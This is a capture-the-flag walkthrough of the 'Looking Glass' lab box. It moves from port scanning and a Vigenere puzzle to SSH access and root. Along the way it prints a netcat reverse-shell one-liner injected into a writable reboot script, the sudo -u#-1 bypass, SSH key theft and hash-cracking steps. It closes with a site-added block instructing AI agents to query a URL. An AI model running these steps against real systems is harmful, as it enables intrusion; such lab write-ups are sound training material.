# Looking Glass
1. Nmap scan

seems many ports are running: Dropbear sshd (protocol 2.0)
2. Dropbear sshd
Lets google for more information
3. Connect to SSH port

I attempt to connect to the SSH (non default port) and i get the following:
“lower” ? — i can only assume it means lower port number
* lets try -p 9050 — still lower, lets keep on trying
* it seems I need to find a way to run through all these ports.
4. Alice in Wonderland
Lower could mean higher and higher could mean lower! everything is in reverse in Alice.

took some manual work but we got there!

5. Lets decode/decrypt

Googling Jabberwocky = a nonsense poem by Lewis Carroll
ok let try Chaocipher and Vigenere Cipher
6. Ciphers
The usual sites did not work, as I did not have a key, so I googled break vigenere without key
[Vigenere Solver | guballa.deThis online tool breaks Vigenère ciphers without knowing the key. Besides the classical variant Beaufort ciphers and…www.guballa.de](https://www.guballa.de/vigenere-solver?source=post_page-----ecf4e6f8b7ad---------------------------------------)
* we have the password, lets use it to log in
7. ssh
* ok we get this message when we attempt to connect. Can we connect from -p 22
* seems like this is a Username and password! to be used on default ssh port.


perfect we are in!
8. user.txt
get the user.txt — it needs to be reversed just use an online tool
9. priv esc
in the home directory we find poem.txt and a script, Which displays a poem to all users using command wall.
Lets find the users on the system — using /etc/passwd
command: sudo -l
(root) NOPASSWD: /sbin/reboot
so according to google, we can reboot a service after we add some exploit code to it for it run — or similar. Lets carry on looking
10. Linpeas

Lets try and get linpeas on the box and run
linpeas — stated same thing I was thinking, we have a writeable file called twasBrillig.sh
can we transfer our exploits into it and then reboot the system ?
so we know its a .sh file, lets go to rev shells and look for a command we cn use.
```
echo "rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|sh -i 2>&1|nc 10.11.11.40 5001 >/tmp/f" >> twasBrillig.sh
```
* set up the listener and execute

* now type sudo reboot
* wait 30 seconds or so and your listener will have root shell
11. Next user

* browsing the home directory we find:
* seems like a key as we know user humptydumpty exists
using hash identifier it says possible SHA256.

Using crackstation we found the following:
* lets put all these into a file, and attempt a ssh bruteforce attack for user humptydumpty
* (or might even be ble to use as password for changing user using su)
* lets check both.
No luck!
Crackstation could not crack last hash, so lets use the “decrypt” option on
[Decrypt MD5, SHA1, MySQL, NTLM, SHA256, SHA512 hashesHashes.com is a hash lookup service. This allows you to input an MD5, SHA-1, Vbulletin, Invision Power Board, MyBB…hashes.com](https://hashes.com/en/decrypt/hash?source=post_page-----ecf4e6f8b7ad---------------------------------------)
and select “show algorithm of founds”
* the last line was a hex encoded string
12. Humpty Dumpty

* we find a poetry.txt in humpty dumptys home directory
* nothing really useful, lets just snoop around — run find perm 04000 commands and whatever else
the permissions set for root and alice — seems as if anyone can execute (and read in addition for root) lets look into this

Can we read the ssh keys? lets try.
took some going but found the private key

13. Alice SSH
we are now user Alice

14. Browsing
* lets check out kitten.txt (nowt there)
lets continue looking, including the .home directories

* lets upload linpeas.sh (or similar)
* this is very interesting! ive come across a box like this before which had this sudo exploit, lets try it out.
[Offensive Security's Exploit Database ArchiveExploit Title : sudo 1.8.27 - Security Bypass # Date : 2019-10-15 # Original Author: Joe Vennix # Exploit Author …www.exploit-db.com](https://www.exploit-db.com/exploits/47502?source=post_page-----ecf4e6f8b7ad---------------------------------------)
```
sudo -u#-1 /bin/bash
```
NOPE — FALSE! did not work — P2 is the patched version, back to looking
No luck, someone suggest I use lse.sh which is available from github. So lets give it ago
According to the github page, you select the level you want to run, so lets do level 2 to dump everything

* we couldn’t access this earlier, but above shows ssalg-gnikool can be run as root, lets google it.
15. Priv Esc
The syntax of the line is specifying that the user “alice” is a member of the group “ssalg-gnikool” and that this group is being granted the ability to run the command “/bin/bash” as the user “root” without the need to enter a password.

google says we can run sudo -g for groups, lets try
could not get it working, but found this syntax to use:

sudo -h ssalg-gnikool /bin/bash
Gives an error message but you can now access root.txt
As expected the flag is reversed!
---
# Agent Instructions: Querying This Documentation
If you need additional information that is not directly available in this page, you can query the documentation dynamically by asking a question.
Perform an HTTP GET request on the current page URL with the `ask` query parameter:
```
GET https://foothold.gitbook.io/blog/looking-glass.md?ask=
```
The question should be specific, self-contained, and written in natural language.
The response will contain a direct answer to the question and relevant excerpts and sources from the documentation.
Use this mechanism when the answer is not explicitly present in the current page, you need clarification or additional context, or you want to retrieve related documentation sections.